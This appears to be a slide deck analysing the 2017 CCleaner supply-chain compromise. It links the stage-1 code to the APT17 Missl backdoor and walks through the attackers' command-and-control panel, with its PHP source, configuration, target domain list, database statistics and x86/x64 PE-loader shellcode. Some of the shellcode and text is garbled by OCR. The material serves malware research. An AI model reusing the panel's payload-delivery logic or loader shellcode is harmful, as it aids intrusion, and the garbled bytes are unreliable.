HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

- The purposes of this new PE:

- Call a new CC (IP generated from Github & wordpress)
 - Get a new PE and execute it from memory...

[https://github\[.\]com/search?q=joinlur&type=Users&utf8=%E2%9C%93](https://github[.]com/search?q=joinlur&type=Users&utf8=%E2%9C%93)

[https://en.search.wordpress\[.\]com/?src=organic&q=keepost](https://en.search.wordpress[.]com/?src=organic&q=keepost)

Ccleaner stage 1 dll



```
.text:1000121D ; Attributes: bp-based frame
.text:1000121D
.text:1000121D CustomBase64    proc near    ; CODE XREF: sub_1000252E+1144p
.text:1000121D
.text:1000121D
.text:1000121D var_4        = dword ptr -4
.text:1000121D arg_0        = dword ptr 8
.text:1000121D arg_4        = dword ptr 0Ch
.text:1000121D arg_8        = dword ptr 10h
.text:1000121D arg_C        = dword ptr 14h
.text:1000121D
.text:1000121D push    ebp
.text:1000121D mov     ebp, esp
.text:10001220 push    ecx
.text:10001221 push    esi
.text:10001222 push    edi
.text:10001223 mov     edi, [ebp+arg_0]
.text:10001224 test    edi, edi
.text:10001225 jz     loc_1000136D
.text:10001225 cmp     [ebp+arg_4], 0
.text:10001226 jz     loc_1000136D
.text:10001227 mov     eax, [ebp+arg_4]
.text:10001228 push    3
.text:10001229 xor     edx, edx
.text:1000122A pop     ecx
.text:1000122B div     edx, ecx
.text:1000122C push    3
.text:1000122D xor     edx, edx
.text:1000122E pop     esi
.text:1000122F mov     ecx, eax
.text:10001230 mov     eax, [ebp+arg_4]
.text:10001231 div     esi, eax
.text:10001232 mov     eax, ecx
.text:10001233 shl     eax, 2
.text:10001234 mov     [ebp+arg_0], eax
.text:10001235 test    edx, edx
.text:10001236 mov     [ebp+var_4], edx
.text:10001237 jz     short loc_10001263
.text:10001238 add    eax, 4
.text:10001239 mov     [ebp+arg_0], eax
.text:1000123A loc_10001263: ; CODE XREF: CustomBase64+3E↑j
.text:1000123A mov     esi, [ebp+arg_8]
.text:1000123B test    esi, esi
.text:1000123C jnz    short loc_10001278
.text:1000123D cmp     [ebp+arg_C], esi
.text:1000123E jnz    loc_1000136D
.text:1000123F jmp    loc_1000136F
.text:10001278 ; -----
.text:10001278 loc_10001278: ; CODE XREF: CustomBase64+4B↑j
.text:10001278 cmp     [ebp+arg_C], eax
.text:10001279 jb     loc_1000136D
.text:10001281 test    ecx, ecx
.text:10001283 push    ebx
.text:10001284 jbe    short loc_100012EE
.text:10001286 mov     [ebp+arg_C], ecx
.text:10001289 loc_10001289: ; CODE XREF: CustomBase64+CF↓j
.text:10001289 mov     bl, [edi]
.text:1000128B mov     al, [edi+1]
.text:1000128E inc     edi
.text:1000128F mov     byte ptr [ebp+arg_4+3], al
.text:10001292 mov     al, bl
.text:10001294 inc     edi
.text:10001295 sar     al, 2
.text:10001298 and     al, 3Fh
.text:1000129A push    eax
.text:1000129B call    sub_100011D6
.text:100012A0 mov     [esi], al
.text:100012A2 mov     al, byte ptr [ebp+arg_4+3]
.text:100012A5 sar     al, 4
.text:100012A8 and     bl, 3
.text:100012AB and     al, 0Fh
```

0000061D 1000121D:CustomBase64 (Synchronized with Hex View-1)



```
.text:00401016 ; Attributes: bp-based frame
.text:00401016
.text:00401016 CustomBase64    proc near    ; CODE XREF: sub_4014CD+18D↑p
.text:00401016
.text:00401016
.text:00401016 var_4        = dword ptr -4
.text:00401016 arg_0        = dword ptr 8
.text:00401016 arg_4        = dword ptr 0Ch
.text:00401016 arg_8        = dword ptr 10h
.text:00401016 arg_C        = dword ptr 14h
.text:00401016
.text:00401016 push    ebp
.text:00401016 mov     ebp, esp
.text:00401019 push    ecx
.text:0040101A push    esi
.text:0040101B push    edi
.text:0040101C mov     edi, [ebp+arg_0]
.text:0040101D test    edi, edi
.text:00401021 jz     loc_401166
.text:00401022 cmp     [ebp+arg_4], 0
.text:00401023 jz     loc_401166
.text:00401024 mov     eax, [ebp+arg_4]
.text:00401025 push    3
.text:00401026 xor     edx, edx
.text:00401027 pop     ecx
.text:00401028 div     edx, ecx
.text:00401029 push    3
.text:0040102A xor     edx, edx
.text:0040102B pop     esi
.text:0040102C mov     ecx, eax
.text:0040102D mov     eax, [ebp+arg_4]
.text:0040102E div     esi, eax
.text:0040102F mov     eax, ecx
.text:00401030 shr     eax, 2
.text:00401031 mov     [ebp+arg_0], eax
.text:00401032 test    edx, edx
.text:00401033 mov     [ebp+var_4], edx
.text:00401034 jz     short loc_40105C
.text:00401035 add    eax, 4
.text:00401036 mov     [ebp+arg_0], eax
.text:00401037
.text:0040103C loc_40105C: ; CODE XREF: CustomBase64+3E↑j
.text:0040103C mov     esi, [ebp+arg_8]
.text:0040103D test    esi, esi
.text:00401061 jnz    short loc_401071
.text:00401063 cmp     [ebp+arg_C], esi
.text:00401066 jnz    loc_401166
.text:0040106C jmp    loc_401168
.text:00401071 ; -----
.text:00401071 loc_401071: ; CODE XREF: CustomBase64+4B↑j
.text:00401071 cmp     [ebp+arg_C], eax
.text:00401072 jb     loc_401166
.text:00401074 test    ecx, ecx
.text:00401076 push    ebx
.text:0040107D jbe    short loc_4010E7
.text:0040107F mov     [ebp+arg_C], ecx
.text:00401082 loc_401082: ; CODE XREF: CustomBase64+CF↓j
.text:00401082 mov     bl, [edi]
.text:00401084 mov     al, [edi+1]
.text:00401087 inc     edi
.text:00401088 mov     byte ptr [ebp+arg_4+3], al
.text:0040108B mov     al, bl
.text:0040108D inc     edi
.text:0040108E sar     al, 2
.text:00401091 and     al, 3Fh
.text:00401093 push    eax
.text:00401094 call    sub_401000
.text:00401099 mov     [esi], al
.text:0040109B mov     al, byte ptr [ebp+arg_4+3]
.text:0040109E sar     al, 4
.text:004010A1 and     bl, 3
.text:004010A4 and     al, 0Fh
```

00004416 00401016:CustomBase64 (Synchronized with Hex View-1)


Missl backdoor - APT17/Group 72

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Operation SMN

What is Group 72

APT 17



CHINA POWER

Report: 'Highly Sophisticated Cyber Espionage' Group Linked to Chinese Intelligence

A new report claims to have uncovered a Chinese hacking group more sophisticated than Unit 61398.

By Shannon Tiezzi
October 29, 2014



A report issued by private cyber-security firms claims to have unveiled a sophisticated hacking outfit sponsored by the Chinese "Axiom" in the report, is said to have targeted everything from governments to global companies over the past six years. A PDF of the full report, titled "Actor Group Report," can be accessed here.



Image Credit

New Chinese Intelligence Unit Linked to Massive Cyber Spying Program

Axiom likely a Ministry of State Security spy unit



Google China building in Beijing / AP



October 15, 2014

Global security firms cooperate against Chinese hackers



Ten cyber-security companies have cooperated to pool intelligence and combat Chinese APT actors.

For the first time, a group of 10 leading cyber-security companies have joined forces to hit back against an advanced persistent threat (APT) hacker



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<https://blogs.cisco.com/security/talos/threat-spotlight-group-72>

Command and Control Investigation

Command and Control Investigation

- PHP panel with MySQL database

```
-rw-r--r--  1 random  staff   24179 Aug 15 06:18 cls_mysql.php
drwxr-xr-x  5 random  staff    170 Sep 12 04:45 data
-rw-r--r--  1 random  staff   14558 Sep 12 11:18 x.php
-rw-r--r--  1 random  staff   2174 Sep 13 03:44 init.php
lrwxr-xr-x  1 random  staff      5 Sep 19 00:36 index.php -> x.php
```

Command and Control Investigation

- If the requests don't look good

```
if($_SERVER["HTTP_HOST"] != "speccy.piriform.com")
{
    Header("Location: https://www.piriform.com");
    exit;
}

if($_SERVER["REQUEST_METHOD"] != "POST")
{
    Header("Location: https://www.piriform.com");
    exit;
}

if($_SERVER["SERVER_PORT"] != $ServerPort)
{
    Header("Location: https://www.piriform.com");
    exit;
}
```

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- Configuration file

```
$timezone = 'PRC';
$db_host  = 'localhost';
$db_user  = 'ccuser';
$db_pass  = 'kill.usercc';
$db_name  = 'CC';
$db_table = 'Server';

$display_error = false;
$ServerPort    = 443;
$NextOnlineDays= 2;

$x64DllName    = "";
$x86DllName    = "/var/www/html/data/GeeSetup_x86.dll";
```

Command and Control Investigation

- Compromised machine registration

```
$sql = sprintf("INSERT INTO %s (Guid, IPAddress, OnlineTime, MajorVersion, MinorVersion,
Wow64, ProcessWin64, UserAdmin, HostName, DomainName, MacAddress, Software, ProcessList) ".
    "VALUES (%u, '%s', '%s', %d, %d, %d, %d, '%s', '%s', '%s',
    '%s', '%s')",
    $db_table, $s['Guid'], $_SERVER['REMOTE_ADDR'], date('Y-m-d
H:i:s'), ord($s['OsVersion'][0]), ord($s['OsVersion'][1]),
ord($s['OsVersion'][2]) ? 1 : 0, $ProcessWin64 ? 1 : 0,
$UserAdmin ? 1 : 0,
addslashes_deep($s['HostName']), addslashes_deep($s[
'DomainName']), $macaddr, addslashes_deep($software),
addslashes_deep($process));

//echo $info;
//echo $sql;

$db->query($sql);
```

Command and Control Investigation

- Shellcodes

```
$peloader_x86 =
"\x55\x8b\xec\x83\xec\x50\x53\x56\x57\xe8\xdf\x02\x00\x00\x80\x65".
"\xbcb\x00\x8b\xf8\x8d\x45\xb0\x89\x7d\xec\x50\xc7\x45\xb0\x6b\x65".
"\x72\x6e\xc7\x45\xb4\x65\x6c\x33\x32\xc7\x45\xb8\x2e\x64\x6c\x6c".
"\xff\x55\x08\x80\xbc\x00\x8b\xd8\x45\xb0\xbe\x56\x69\x72".
"\x74\x50\x53\x89\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x41\xc7\x45\xb8".
"\x6c\x6c\x6f\x63\xff\x55\x0c\x89\x45\xf4\x8d\x45\xb0\x50\x53\x89".
"\x75\xb0\xc7\x45\xb4\x75\x61\x6c\x46\xc7\x45\xb8\x72\x65\x65\x00".
"\xff\x55\x0c\x89\x45\xf0\x8d\x45\xb0\x50\x53\x89\x75\xb0\xc7\x45".
"\xb4\x75\x61\x6c\x50\xc7\x45\xb8\x72\x6f\x74\x65\x7c\x45\xbc\x63".
"\x74\x00\x00\x55\x0c\x8b\x5f\x3c\x89\x45\xdc\x6a\x04\x68\x00".
"\x10\x00\x00\x8b\x44\x3b\x50\x8d\x34\x3b\x85\x00\x00\x00\x00\x00\x50".
"\x6a\x00\xff\x55\xf4\x8b\xf8\x85\xff\x0f\x84\x25\x02\x00\x00\x0b".
"\x46\x28\x81\xc7\x00\x60\x00\x00\x0f\xb7\x4e\x06\x03\xc7\x89\x45".
"\xd4\x8d\x04\x89\x8d\x9c\x3c\x78\x00\x00\x00\x85\xbd\x89\x5d\x8d".
"\x7e\x15\x8b\x55\xec\x8b\xc7\x2b\xd7\x89\x5d\xf4\x8a\x1c\x02\x88".
"\x18\x40\xff\x4d\xf4\x75\xf5\x8b\x46\x3c\x83\x65\xf8\x00\x48\x89".
"\x45\xe4\x8b\x46\x38\x48\x85\xc9\x89\x45\xe8\x7e\x63\x8d\x96\x04".
"\x01\x00\xeb\x03\x8b\x45\xe8\x85\x02\x0f\x85\x05\x01\x00\x00".
"\x8b\x5a\x04\x8b\x45\xe4\x85\xd8\x0f\x85\xf7\x00\x00\x00\x8b\x02".
"\x03\xc7\x89\x45\xf4\x8b\x42\x8b\x03\x45\xec\x85\xbd\x7e\x26\x8b".
"\x5d\xf4\x89\x5d\xfc\x2b\xc3\x8b\x5a\x84\x89\x45\xe0\x89\x5d\xf4".
"\xeb\x03\x8b\x45\xe0\x8b\x5d\xfc\xff\x45\xfc\xff\x4d\xf4\x8a\x04".
"\x18\x88\x03\x75\xed\xff\x45\xf8\x83\xc2\x28\x39\x4d\xf8\x7c\x5a".
"\x83\xbe\x84\x00\x00\x00\x0f\x86\x8b\x00\x00\x00\x8b\x9e\x80".
"\x00\x00\x00\x03\xdf\x8b\x4b\x0c\x85\x9f\x8f\x45\xe4\x50\x00\x00\x00".
"\x8b\x43\x10\x8b\x13\x03\xc7\x85\xd2\x89\x45\xf4\x74\x07\x03\xd7".
"\x89\x55\xfc\xeb\x03\x89\x45\xfc\x03\xcf\x51\xff\x55\x08\x89\x45".
"\xf8\x8b\x43\x0c\x03\xc7\x80\x38\x00\x74\x06\x80\x20\x00\x40\xeb".
"\xf5\x83\x7d\xf8\x00\x74\x5e\x8b\x45\xfc\x8b\x00\x85\xc0\x74\x4d".
"\xa9\x00\x00\x00\x8b\x74\x29\x25\xff\xff\x00\x00\x00\x0f\x75\xf8".
"\xff\x55\x0c\x85\xc0\x74\x3e\x8b\x4d\xf4\x89\x01\x8b\x4d\xfc\x89".
"\x01\x8b\x41\x04\x83\xc1\x04\x83\x45\xf4\x04\x89\x4d\xfc\xeb\xcc".
"\x03\xc7\x83\xc0\x02\x50\x89\x45\xe0\xff\x75\xf8\xff\x55\x0c\x8b".  
$peloader_x64 =
"\x48\x89\x54\x24\x10\x48\x89\x4c\x24\x08\x53\x55\x56\x57\x41\x54".
"\x41\x55\x41\x56\x41\x57\x48\x83\xec\x58\x48\x8b\xc1\x4c\x8d\x25".
"\x0c\xff\xff\xff\x48\x8d\x4c\x24\x30\x48\x8b\xf2\xc7\x44\x24\x30".
"\x6b\x65\x72\x6e\xc7\x44\x24\x34\x65\x6c\x33\x32\x49\x81\xc4\x4b".
"\x03\x00\x00\xc7\x44\x24\x38\x2e\x64\x6c\x6c\xc6\x44\x24\x3c\x00".
"\xff\xd0\x48\x8d\x54\x24\x30\xbd\x56\x69\x72\x74\x48\x8b\xc8\x7c".
"\x44\x24\x34\x75\x61\x6c\x41\xc7\x44\x24\x38\x6c\x6c\x6f\x63\x48".
"\xb8\xf8\x89\x6c\x24\x30\xc6\x44\x24\x3c\x00\xff\xd6\x48\x8d\x54".
"\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61\x6c".
"\x46\x7c\x44\x24\x38\x72\x65\x65\x00\x48\x8b\xd8\xff\xd6\x48\x8d".
"\x54\x24\x30\x48\x8b\xcf\x89\x6c\x24\x30\xc7\x44\x24\x34\x75\x61".
"\x6c\x50\x4c\x8b\xf8\x7c\x44\x24\x38\x72\x6f\x74\x65\xc7\x44\x24".
"\x3c\x63\x74\x00\x00\xff\xd6\x49\x63\x7c\x24\x3c\x33\xc9\x49\x8d".
"\x2c\x3c\x44\x8d\x49\x04\x41\xb8\x00\x10\x00\x00\x8b\x55\x50\x48".
"\x89\x44\x24\x28\x81\xc2\x00\x80\x00\x00\xff\xd3\x48\x85\xc0\x48".
"\xb8\xd8\x0f\x84\x02\x00\x00\x44\x0f\xb7\x45\x06\x44\x8b\x75".
"\x28\x48\x81\xc3\x00\x60\x00\x00\x4c\x03\xf3\x43\x8d\x04\x80\x8d".
"\x8c\x7c\x70\x01\x00\x00\x4c\x89\x74\x24\x20\x85\xc9\x4c\x63\xe9".
"\x4c\x89\xac\x24\xb8\x80\x00\x00\x7e\x19\x49\x8b\xd4\x48\x8b\xcb".
"\x49\x8b\xfd\x48\x2b\xd3\x8a\x04\x0a\x88\x01\x48\xff\xc1\x48\xff".
"\xcf\x75\xf3\x8b\x75\x3c\x44\x8b\x5d\x38\x45\x33\xc9\xff\xce\x41".
"\x7f\xcb\x45\x85\x05\x07\x49\x48\x8d\x95\x14\x01\x00\x00\x44\x85".
"\xa0\x0f\x85\x05\x0f\x00\x00\x00\x85\x72\x04\x0f\x85\x96\x00\x00\x00".
"\xb8\x0a\x8b\x7a\x08\x4c\x63\x52\x04\x48\x03\xcb\x49\x03\xfc\x4d".
"\x85\xd2\x7e\x10\x48\x2b\xf9\x8a\x04\x0f\x88\x01\x48\xff\xc1\x49".
"\x7c\xac\x75\xf3\x41\xff\xc1\x48\x83\xc2\x28\x45\x3b\xc8\x7c\xbe".
"\x83\xbd\x94\x00\x00\x00\x00\x0f\x86\x7e\x00\x00\x8b\xb5\x98".
"\x00\x00\x00\x48\x03\xf3\x8b\x46\x0c\x85\xc0\x0f\x84\xd3\x00\x00".
"\x04\x8b\x8b\x44\x24\x08\x00\x00\x44\x8b\x6e\x18\x4c\x03\xeb".
"\x83\x3e\x00\x74\x07\x8b\x3e\x48\x03\xfb\xeb\x03\x49\x8b\xfd\x8b".
"\xc8\x48\x03\xcb\xff\x94\x24\x0a\x00\x00\x8b\x4e\x0c\x48\x03".
"\xcb\x4c\x8b\xf0\xeb\x06\xc6\x01\x00\x48\xff\xc1\x89\x39\x00\x75".
"\x75\x8b\x85\x05\x07\x5\x6c\x33\xd2\x41\xb8\x00\x00\x00\x48\x8b".
"\xc1\x41\xff\x7d\xe9\x1f\x01\x00\x00\x48\xb\x07\x48\xb\x9\x00\x00".
"\x00\x00\x00\x00\x80\x48\x85\xc1\x49\x8b\xcc\x74\x08\x0f\xb7".
"\x01\xff\x41\x04\x8b\x28\x0d\x64\x18\x2b\x49\x8b\xd4\xff\x94".
"\x03\xc7\x83\xc0\x02\x50\x89\x45\xe0\xff\x75\xf8\xff\x55\x0c\x8b".  
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```

Command and Control Investigation

- Targets list

```
$pefilename = "";
// ProcessWin64 = 0

// If domain is the domain list, set the $pefilename to the filename to send back
if(IsInArray($DomainList, $s['DomainName'])) { $pefilename = GetDllFile($ProcessWin64); }

// If the ip is in the IPList, set the $pefilename to the filename to send back
if(!file_exists($pefilename)) { if(IsInArray($IPList, $_SERVER['REMOTE_ADDR'])) { $pefilename = GetDllFile($ProcessWin64); } }

// ...
if(!file_exists($pefilename)) { if(IsInArray($HostList, $s['HostName'])) { $pefilename = GetDllFile($ProcessWin64); } }

// Finally if pefilename has a file to feed and it exists, send them the file
if(file_exists($pefilename))
{
    $pefilecontent = file_get_contents($pefilename);
    if($pefilecontent) {
        if($ProcessWin64) {
            $outcode = $speloader_x64 . $pefilecontent;
        } else {
            $outcode = $speloader_x86 . $pefilecontent;
        }
    }
}
```

Command

- Targets list

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            } else {
                $outcode = $speloader_x86 . $pefil
            }
        }
    }
}

$DomainList = array(
    "singtel.corp.root",
    "htcgroup.corp",
    "samsung-breda",
    "Samsung",
    "SAMSUNG.SEPM",
    "samsung.sk",
    "jp.sony.com",
    "am.sony.com",
    "gg.gauselmann.com",
    "vmware.com",
    "ger.corp.intel.com",
    "amr.corp.intel.com",
    "ntdev.corp.microsoft.com",
    "cisco.com",
    "uk.pri.o2.com",
    "vf-es.internal.vodafone.com",
    "linksys",
    "apo.epson.net",
    "msi.com.tw",
    "infoview2u.dvrdns.org",
    "dfw01.corp.akamai.com",
    "hq.gmail.com",
    "dlink.com",
    "test.com");
|
```

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Command and Control Investigation

- Database investigation: 3 tables
 - Server – Main table with all the data concerning stage 1 compromised machines
 - OK – table with selected machines / Stage 2 payload delivered
 - GET – Empty table
- Only 4 days of data...
- Only 1/5 CC

Command and Control Investigation

- Server table:

1 • show columns in CC.Server;

Result Grid | Filter Rows: Export: Wrap Cell Content: EA

	Field	Type	Null	Key	Default	Extra
	id	bitint(20) unsigned	NO	PRI	NULL	auto increment
	Guid	bitint(20)	NO	MUL	0	
	IPAddress	varchar(15)	YES	MUL	NULL	
	OnlineTime	datetime	YES		NULL	
	MajorVersion	tinyint(4)	YES		0	
	MinorVersion	tinyint(4)	YES		0	
	Wow64	tinyint(1)	YES		0	
	ProcessWin64	tinyint(1)	YES		0	
	UserAdmin	tinyint(1)	YES		0	
	HostName	varchar(256)	YES	MUL	NULL	
	DomainName	varchar(256)	YES	MUL	NULL	
	MacAddress	varchar(256)	YES		NULL	
	Software	mediumtext	YES		NULL	
	ProcessList	mediumtext	YES		NULL	
	Reserved1	int(11)	YES		0	
	Reserved2	int(11)	YES		0	

Command and Control Investigation

- Server table:

IP Address	Mac Address	Host Name	Major Version	Minor Version	User
192.168.0.79.6	00-A6-87	DETI16FE	6	1	0

System	Key	Default	Extra
C:\Windows\System32\smss.exe	RI	NULL	auto increment
C:\Windows\System32\csrss.exe	UL	0	
C:\Windows\System32\wininit.exe	UL	NULL	
C:\Windows\System32\crss.exe	UL	NULL	
C:\Windows\System32\services.exe	UL	0	
C:\Windows\System32\lsass.exe	UL	0	
C:\Windows\System32\lsm.exe	UL	0	
C:\Windows\System32\svchost.exe	UL	0	
C:\Windows\System32\invsvc.exe	UL	0	
C:\Windows\System32\svchost.exe	UL	0	
C:\Windows\System32\audiogd.exe	UL	NULL	
C:\Windows\System32\svchost.exe	UL	NULL	
C:\Windows\System32\SLsvc.exe	UL	NULL	
C:\Windows\System32\svchost.exe	UL	NULL	
C:\Windows\System32\winlogon.exe	UL	NULL	
C:\Windows\System32\svchost.exe	UL	NULL	
C:\Windows\System32\invsvc.exe	UL	NULL	
C:\Windows\System32\spoolsv.exe	UL	0	
C:\Windows\System32\svchost.exe	UL	0	
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe	Security	0	
C:\Program Files\Agilent\IO Libraries Suite\Agilent\OLibrariesService.exe	Security	0	
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe	Security	0	
C:\Program Files\ESET\ESSET Endpoint Antivirus\ekrn.exe	Security	0	

Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3越 (x86)
Windows 僑僕傾僪僐僨僆働乕儔僌 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉墻拆奐撈妹撇價僂僩僒僀僩僜僢僾
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僕僂僗僥儞僾僥僌僨僥僋僗 Corp.僫僕傾僪僐僨僆
壠旤峳尋嬌強弐PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
端單壠zip嵹恣僼桭
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(柿懺懃抝) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
壠愴桭價儕庀傾2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 擔柿峵搊惲
iCloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition

Command and Control Investigation

- OK table:

1 • show columns in CC.OK;

The screenshot shows a MySQL Workbench interface with a query editor at the top containing the command 'show columns in CC.OK;'. Below it is a results grid titled 'Result Grid' displaying the schema of the 'OK' table. The table has 17 columns: id, Guid, IPAddress, OnlineTime, MajorVersion, MinorVersion, Wow64, ProcessWin64, UserAdmin, HostName, DomainName, MacAddress, Software, ProcessList, Reserved1, and Reserved2. The 'Field' column lists the names of the columns, 'Type' lists their data types, and 'Null' indicates if they can be null. 'Key' shows if a column is a primary key ('PRI') or part of a multiple key ('MUL'). 'Default' and 'Extra' provide additional metadata.

Field	Type	Null	Key	Default	Extra
id	bigint(20) unsigned	NO	PRI	NULL	auto increment
Guid	bigint(20)	NO	MUL	0	
IPAddress	varchar(15)	YES	MUL	NULL	
OnlineTime	datetime	YES		NULL	
MajorVersion	tinyint(4)	YES		0	
MinorVersion	tinyint(4)	YES		0	
Wow64	tinyint(1)	YES		0	
ProcessWin64	tinyint(1)	YES		0	
UserAdmin	tinyint(1)	YES		0	
HostName	varchar(256)	YES	MUL	NULL	
DomainName	varchar(256)	YES	MUL	NULL	
MacAddress	varchar(256)	YES		NULL	
Software	mediumtext	YES		NULL	
ProcessList	mediumtext	YES		NULL	
Reserved1	int(11)	YES		0	
Reserved2	int(11)	YES		0	

Command and Control Investigation

- OK table:

1 • select id,OnlineTime from CC.OK;

Result Grid | Filter Rows: Edit:

	id	OnlineTime
	3	2017-09-13 07:07:12
	4	2017-09-13 07:30:52
	5	2017-09-13 07:49:26
	6	2017-09-13 07:51:31
	7	2017-09-13 07:52:19
	8	2017-09-13 08:15:04
	9	2017-09-13 09:10:52
	10	2017-09-13 09:25:52
	11	2017-09-13 09:50:29
	12	2017-09-13 10:01:00
	13	2017-09-13 11:46:46
	14	2017-09-13 11:46:52
	15	2017-09-13 12:19:37
	16	2017-09-13 13:16:16
	17	2017-09-13 13:54:05
	18	2017-09-13 14:33:44
	19	2017-09-13 21:27:02
	20	2017-09-13 21:30:34
	21	2017-09-14 03:32:18
	22	2017-09-14 04:57:12
	23	2017-09-14 13:01:08
	24	2017-09-15 12:18:28
	25	2017-09-15 23:19:41
	NULL	NULL

Command and Control Investigation

- Let's play with statistics...

```
1 •  select count(*) from CC.Server;
```

The screenshot shows a MySQL command-line interface. The command entered is `select count(*) from CC.Server;`. The result grid displays a single row with the column name `count(*)` and the value `862419`.

count(*)
862419

```
1 •  select count(*) from CC.Server where DomainName <> "";
```

The screenshot shows a MySQL command-line interface. The command entered is `select count(*) from CC.Server where DomainName <> "";`. The result grid displays a single row with the column name `count(*)` and the value `41446`.

count(*)
41446

Command and Control Investigation

- Let's play with statistics...

```
1 ●  select count(DomainName) from CC.Server where DomainName <> "" group by DomainName;
```

The screenshot shows a database query results grid. The query is:

```
select count(DomainName) from CC.Server where DomainName <> "" group by DomainName;
```

The results are displayed in a table with one column labeled "count(DomainName)". The values are listed vertically:

count(DomainName)
960
699
292
282
279
198
184
173
171
165
165
165
156
151
141
140
138
123
122
119
111
109
102
100
96
95

Command and Control Investigation

- Let's play with statistics...

Win 10

```
1 • select count(*) from CC.Server where MajorVersion = 10;
```

Result Grid | Filter Rows: Export: Wrap Cell Content:

count(*)
193021

Win 7

```
1 • select count(*) from CC.Server where MajorVersion = 6 and MinorVersion = 1;
```

Result Grid | Filter Rows: Export: Wrap Cell Content:

count(*)
508583

Win XP

```
1 • select count(*) from CC.Server where MajorVersion = 5;
```

Result Grid | Filter Rows: Export: Wrap Cell Content:

count(*)
102829

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Command and Control Investigation

- Let's play with statistics...

```
1 •  select count(*) from CC.Server where DomainName like "%.gov%";
```

This screenshot shows a MySQL command-line interface. A single query is entered in the command field: `select count(*) from CC.Server where DomainName like "%.gov%";`. The result grid displays one row with the column `count(*)` containing the value `540`.

count(*)
540

```
1 •  select count(*) from CC.Server where DomainName like "%bank%";
```

This screenshot shows a MySQL command-line interface. A single query is entered in the command field: `select count(*) from CC.Server where DomainName like "%bank%";`. The result grid displays one row with the column `count(*)` containing the value `51`.

count(*)
51

Command and Control Investigation

- Let's play with statistics...

```
1 •   select count(*) from CC.Server where Software like "%PLCSIM%";|
```

The screenshot shows a database query results grid. The query is: `select count(*) from CC.Server where Software like "%PLCSIM%"`. The result grid has one row with two columns: 'count(*)' and '206'. The 'Result Grid' tab is selected at the top.

count(*)	206
count(*)	206

```
1 •   select count(*) from CC.Server where Software like "%Modbus%";|
```

The screenshot shows a database query results grid. The query is: `select count(*) from CC.Server where Software like "%Modbus%"`. The result grid has one row with two columns: 'count(*)' and '209'. The 'Result Grid' tab is selected at the top.

count(*)	209
count(*)	209

```
1 •   select count(*) from CC.Server where Software like "%PLCMonitor%";|
```

The screenshot shows a database query results grid. The query is: `select count(*) from CC.Server where Software like "%PLCMonitor%"`. The result grid has one row with two columns: 'count(*)' and '9'. The 'Result Grid' tab is selected at the top.

count(*)	9
count(*)	9

Conclusion

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